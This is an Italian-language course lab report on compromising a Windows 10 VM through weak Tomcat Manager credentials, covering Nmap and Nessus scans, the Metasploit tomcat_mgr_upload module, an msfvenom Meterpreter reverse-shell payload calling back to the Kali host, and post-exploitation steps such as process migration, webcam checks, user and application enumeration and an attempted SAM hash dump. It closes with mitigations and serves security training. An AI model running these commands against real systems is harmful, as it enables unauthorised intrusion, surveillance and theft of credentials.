

Report Dettagliato – Esercitazione

Giorno 5

Pentesting Windows 10 (Tomcat) da Kali Linux

Executive Summary

Scopo dell'esercitazione è dimostrare, in un ambiente chiuso e di proprietà dell'operatore, come credenziali deboli su Apache Tomcat possano portare a compromissione remota di un host Windows 10. Sono state eseguite fasi di ricognizione (Nmap), vulnerability assessment (Nessus), sfruttamento controllato (Metasploit, Tomcat Manager), ottenimento di accesso remoto (sessione Meterpreter) e post-exploitation (raccolta evidenze: sysinfo, screenshot desktop, verifica VM, test webcam). Tutte le attività sono state svolte esclusivamente su sistemi autorizzati e allo scopo formativo.

Ambito e Asset di Laboratorio

- Rete di laboratorio isolata, priva di accesso a Internet, sotto il totale controllo dell'operatore.
- Kali Linux (Attaccante): 192.168.200.100
- Windows 10 (Target): 192.168.200.200
- Servizio target: Apache Tomcat (porta 8080)
- Porta di ascolto payload: 7777
- Credenziali Tomcat individuate: admin / password

1) Configurazione Rete e Verifiche

Obiettivo: garantire connettività bidirezionale tra Kali e Windows, con IP statici predefiniti.

Windows 10 – configurazione IP: 192.168.200.200/24 (gateway 192.168.200.1 se necessario).

Kali Linux – configurazione IP: 192.168.200.100/24 (gateway 192.168.200.1 se necessario).

Verifica connettività (ping incrociato).

```

Suffisso DNS specifico per connessione:
Indirizzo IPv6 . . . . . : fd17:625c:f037:3:98fa:49b3:3af:6daf
Indirizzo IPv6 temporaneo. . . . . : fd17:625c:f037:3:b595:be41:569a:6c0d
Indirizzo IPv6 locale rispetto al collegamento . . . fe80::98fa:49b3:3af:6daf%6
Indirizzo IPv4. . . . . : 192.168.200.200
Subnet mask . . . . . : 255.255.255.0
Gateway predefinito . . . . . : fe80::2%6
                                         192.168.200.2

└──(kali㉿kali)-[~]
    └──$ sudo ip addr add 192.168.200.100 dev eth0
[sudo] password for kali:

└──(kali㉿kali)-[~]
    └──$ sudo ip link set eth0 up

└──(kali㉿kali)-[~]
    └──$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d1:f8:5d brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 79040sec preferred_lft 79040sec
    inet 192.168.200.100/32 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fd17:625c:f037:2:8c47:1c1a:ac2d:6f3a/64 scope global dynamic noprefixroute
        valid_lft 86242sec preferred_lft 14242sec
    inet6 fe80::8f8c:4d82:95ec:d582/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:01:1b:31 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.2/24 brd 192.168.50.255 scope global noprefixroute eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::4bd3:f31f:e26f:4557/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
...
└──(kali㉿kali)-[~]
    └──$ ping 192.168.200.100
PING 192.168.200.100 (192.168.200.100) 56(84) bytes of data.
64 bytes from 192.168.200.100: icmp_seq=1 ttl=64 time=0.073 ms
64 bytes from 192.168.200.100: icmp_seq=2 ttl=64 time=0.036 ms
64 bytes from 192.168.200.100: icmp_seq=3 ttl=64 time=0.053 ms
^Z
zsh: suspended  ping 192.168.200.100

└──(kali㉿kali)-[~]

```

2) Ricognizione – Scansione Nmap

Comando eseguito in laboratorio (Kali):

```
nmap -sS -p 1-10000 192.168.200.200
```

Questo comando:

1. Scansiona **tutte le prime 10.000 porte TCP** (invece delle sole 1.000 di default).
2. Usa la modalità **SYN stealth scan**, che:

- a. Invia solo pacchetti SYN.
- b. Riconosce se la porta è **open**, **closed** o **filtered**.
- c. È più veloce e meno “rumorosa” rispetto a una connessione TCP completa (-sT).

◊ Perché usarlo:

- Serve a **mappare più porte aperte** del target, oltre le “well-known ports” (1-1024).
- È utilissimo nei pentest per trovare servizi nascosti che usano porte non standard.
- La -sS è preferita per **stealth** e velocità: non completa il 3-way handshake.

```
(kali㉿kali)-[~]
└─$ nmap -sS -p 1-10000 192.168.200.200
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-04 05:06 EDT
Stats: 0:00:05 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.168.200.200 (192.168.200.200)
Host is up (0.073s latency).
Not shown: 9998 filtered tcp ports (no-response)
PORT      STATE SERVICE
2000/tcp  open  cisco-sccp
5060/tcp  open  sip

Nmap done: 1 IP address (1 host up) scanned in 73.95 seconds
```

3) Vulnerability Assessment – Nessus

Scopo: validare e approfondire le vulnerabilità presenti. È stato configurato un Basic Network Scan su Nessus impostando come target 192.168.200.200. I risultati hanno confermato la presenza del servizio Tomcat esposto con credenziali deboli sul Tomcat Manager.

The screenshot shows the Terrascan application interface. On the left, there's a sidebar with 'FOLDERS' containing 'My Scans', 'All Scans', and 'Trash'. Under 'RESOURCES', there are 'Policies', 'Plugin Rules', and 'Terrascan'. The main panel has a header 'Vulnerabilities 45'. Below it, a red box highlights 'CRITICAL | Apache Tomcat SEoL (7.0.x)'. The 'Description' section states: 'According to its version, Apache Tomcat is 7.0.x. It is, therefore, no longer maintained by its vendor or provider.' The 'Solution' section suggests: 'Upgrade to a version of Apache Tomcat that is currently supported.' The 'Output' section shows a table with the following data:

URL	:	http://192.168.200.200:8080/
Installed version	:	7.0.81
Security End of Life	:	March 31, 2021
Time Since Security End of Life (Est.)	:	> 4 years

To see debug logs, please visit individual host

Port	Hosts
8080 / tcp / www	192.168.200.200

Plugin Details

- Severity: Critical
- ID: 171351
- Version: 1.6
- Type: combined
- Family: Web Servers
- Published: February 10, 2023
- Modified: May 6, 2024

Risk Information

- Risk Factor: Critical
- CVSS v3.0 Base Score: 10.0**
- CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
- CVSS v2.0 Base Score: 10.0
- CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:/I:/C:A/C


Vulnerability Information

- CPE: cpe:/a:apache:tomcat:7
- Unsupported by vendor: true

4) Accesso al Tomcat Manager

Accedendo all'interfaccia web di Tomcat Manager sull'URL <http://192.168.200.200:8080/manager/html>, sono state testate le credenziali deboli trovate (admin/password), ottenendo l'accesso al pannello di gestione.

Metodo alternativo professionale: validare o scoprire credenziali tramite strumenti di autenticazione da riga di comando (es. hydra) contro l'endpoint di autenticazione del Manager, mantenendo comunque limiti e policy dell'ambiente di test.



5) Sfruttamento controllato con Metasploit (Sessione Java)

Obiettivo: sfruttare l'accesso al Manager per caricare una webapp malevola controllata e ottenere una sessione Meterpreter (Java), utile per le prime verifiche. È stato utilizzato il modulo Metasploit dedicato all'upload via Manager con payload Java reverse verso l'host Kali sulla porta 7777.

```

msf > search tomcat
Matching Modules
=====
#   Name
Description
-
0 auxiliary/dos/http/apache_commons_fileupload_dos
Apache Commons FileUpload and Apache Tomcat DoS
1 exploit/multi/http/struts_dev_mode
Apache Struts 2 Developer Mode OGNL Execution
2 exploit/multi/http/struts2_namespace_ognl
Apache Struts 2 Namespace Redirect OGNL Injection
3    \_ target: Automatic detection

msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword admin
HttpPassword => admin
msf exploit(multi/http/tomcat_mgr_upload) > HttpUsername admin
[-] Unknown command: HttpUsername. Run the help command for more details.
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword password
HttpPassword => password
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername admin
HttpUsername => admin
msf exploit(multi/http/tomcat_mgr_upload) > option
[-] Unknown command: option. Did you mean options? Run the help command for more details.
msf exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):
=====
Name      Current Setting  Required  Description
HttpPassword  password      no        The password for the specified username
HttpUsername  admin         no        The username to authenticate as
Proxies                no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, http, socks5h
RHOSTS     192.168.200.200  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html

```

```

msf exploit(multi/http/tomcat_mgr_upload) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp

```

```

meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/handler) > sessions -l

Active sessions
=====
Id  Name  Type          Information                                Connection
--  --   --
1   meterpreter  java/windows  DESKTOP-9K104BT$ @ DESKTOP-9K104BT  192.168.200.100:7777 → 192.168.200.2
2   meterpreter  x86/windows  NT AUTHORITY\SYSTEM @ DESKTOP-9K104BT  192.168.200.100:7777 → 192.168.200.2
00:49451 (192.168.200.200)
00:49456 (192.168.200.200)

msf exploit(multi/handler) > jobs
Jobs
=====

No active jobs.

msf exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2 ...

```

6) Escalation a Sessione Windows Meterpreter Nativa

Dopo aver ottenuto una **sessione Meterpreter Java** sfruttando il Tomcat Manager, l'obiettivo era **eseguire comandi più avanzati** e sfruttare moduli di post-exploitation

nativi.

Per questo abbiamo generato un **payload Windows Meterpreter** con `msfvenom`, caricato sulla macchina target ed eseguito. Il comando usato è stato

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.200.100  
LPORT=7777 -f ex
```

Una volta generato, il payload è stato **caricato** ed eseguito dalla sessione Java:

```
meterpreter > upload payload.exe C:\\Users\\Public\\  
meterpreter > execute -f C:\\Users\\Public\\payload.exe
```

Questo ha fatto sì che la macchina Windows **iniziasse una connessione inversa** verso Kali. Su Metasploit abbiamo preparato il **multi/handler** per ricevere la nuova sessione:

```
use exploit/multi/handler  
set PAYLOAD windows/meterpreter/reverse_tcp  
set LHOST 192.168.200.100  
set LPORT 7777  
exploit -j
```

- `exploit -j` avvia il listener in **background** (job), così si può tornare alla sessione Java.
- Dopo aver eseguito `payload.exe`, si è aperta una **nuova sessione Meterpreter Windows nativa**.

```
(kali㉿kali)-[~]  
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.200.100 LPORT=7777 -f exe -o payload.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
Saved as: payload.exe
```

```

meterpreter > execute -f C:\\Users\\\\Public\\\\payload.exe
Process created.
meterpreter >
[*] Sending stage (177734 bytes) to 192.168.200.200
[*] Meterpreter session 2 opened (192.168.200.100:7777 → 192.168.200.200:49456) at 2025-09-05 03:37:17 -0400
sessions
Usage: sessions [options] or sessions [id]

meterpreter > ps

Process List
=====

  PID  PPID  Name          Arch  Session  User
  --  --   -----
  0    0   [System Process]
  4    0   System          x64    0
  268   4   smss.exe       x64    0
  340   548  svchost.exe   x64    0      NT AUTHORITY\\SERVIZIO LOCALE  C:\\Windows\\System32\\svchost.exe
  344   548  svchost.exe   x64    0      NT AUTHORITY\\SYSTEM           C:\\Windows\\System32\\svchost.exe
  356   344  csrss.exe      x64    0
  388   548  mqsvc.exe     x64    0      NT AUTHORITY\\SERVIZIO DI RETE C:\\Windows\\System32\\mqsvc.exe
  432   344  wininit.exe    x64    0
  448   424  csrss.exe      x64    1

```

7) Stabilizzazione e Post-Exploitation

Una volta ottenuta la sessione Windows nativa, sono state eseguite le seguenti attività:

7.1 Verifica di sistema e contesto utente

- Raccolta informazioni di sistema (versione OS, architettura, hostname).
- Identificazione dell'utente corrente e del livello di privilegi.
- Verifica della natura della macchina (fisica/virtuale) con moduli dedicati.

```

meterpreter > sysinfo
Computer        : DESKTOP-9K104BT
OS              : Windows 10 (10.0 Build 10240).
Architecture    : x64
System Language : it_IT
Domain         : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getuid
Server username: DESKTOP-9K104BT\\user
meterpreter > run post/windows/gather/checkvmm
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine

```


7.2 Migrazione di processo (stabilità)

- Identificazione di processi stabili dell'utente interattivo explorer.exe è quello che abbiamo deciso di usare.
- Migrazione del payload per incrementare resilienza della sessione durante l'analisi.

```
meterpreter > migrate 3932
[*] Migrating from 1392 to 3932 ...
[*] Migration completed successfully.
```

7.3 Raccolta evidenze grafiche

- Cattura screenshot del desktop come prova di accesso.
- Test webcam per dimostrare l'accesso a periferiche multimediali.



```

meterpreter > webcam_list
[-] No webcams were found
meterpreter > webcam_snap 1
[-] Target does not have a webcam

```

7.4 Enumerazioni aggiuntive (facoltative in lab)

- Utenti connessi, applicazioni installate, configurazioni di rete.

```

[*] Target does not have a webcam
meterpreter > run post/windows/gather/enum_logged_on_users
[*] Running module against DESKTOP-9K104BT (192.168.200.200)

Current Logged Users
_____
SID _____ User _____
S-1-5-21-1859916961-34304393-1824526448-1001 DESKTOP-9K104BT\user

[+] Results saved in: /home/kali/.msf4/loot/20250905040440_default_192.168.200.200_host.users.activ_270015.txt

Recently Logged Users
_____
SID _____ Profile Path _____
S-1-5-18 C:\Windows\system32\config\systemprofile
S-1-5-19 C:\Windows\ServiceProfiles\LocalService
S-1-5-20 C:\Windows\ServiceProfiles\NetworkService
S-1-5-21-1859916961-34304393-1824526448-1001 C:\Users\user
S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415 C:\Users\DefaultAppPool

[*] priv_passwd_get_sam_hashes: Operation failed: 1168
meterpreter > run post/windows/gather/enum_applications
[*] Enumerating applications installed on DESKTOP-9K104BT

Installed Applications
_____
Name _____ Version _____
Google Chrome 138.0.7204.184
Java(TM) 6 Update 45 (64-bit) 6.0.450
Java(TM) SE Development Kit 6 Update 45 (64-bit) 1.6.0.450
Microsoft Edge WebView2 Runtime 139.0.3405.125
Microsoft Visual C++ 2010 x64 Redistributable - 10.0.40219 10.0.40219
Oracle VM VirtualBox Guest Additions 7.0.14 7.0.14.161095
Oracle VirtualBox Guest Additions 7.1.6 7.1.6.167084
PostgreSQL 9.2 9.2

[+] Results stored in: /home/kali/.msf4/loot/20250905040855_default_192.168.200.200_host.application_262582.txt
meterpreter > getuid
Server username: DESKTOP-9K104BT\user
meterpreter > ls

```

9) Analisi di Rischio e Impatto (didattica)

La presenza di credenziali deboli sul Tomcat Manager consente l'upload e l'esecuzione di codice da remoto, con potenziale compromissione completa dell'host. L'impatto include accesso a dati, schermate, periferiche e possibilità di movimenti laterali. In contesti reali, tale condizione sarebbe critica.

10) Raccomandazioni di Mitigazione

- Eliminare credenziali predefinite; applicare policy password robuste e MFA dove applicabile.
- Limitare l'accesso al Tomcat Manager (binding su interfacce interne, IP allowlist, reverse

proxy con auth).

- Aggiornare regolarmente Tomcat e componenti; disabilitare moduli non necessari.
- Monitorare i log di accesso e configurare alert su tentativi anomali.
- Segmentare la rete e applicare principle of least privilege.

Conclusioni

L'esercitazione ha dimostrato come una configurazione debole del Tomcat Manager possa portare rapidamente a una compromissione significativa. Il percorso end-to-end (ricognizione → validazione vulnerabilità → sfruttamento controllato → post-exploitation → evidenze) fornisce un modello didattico utile per comprendere sia le tecniche offensive sia le misure difensive da adottare in ambienti reali.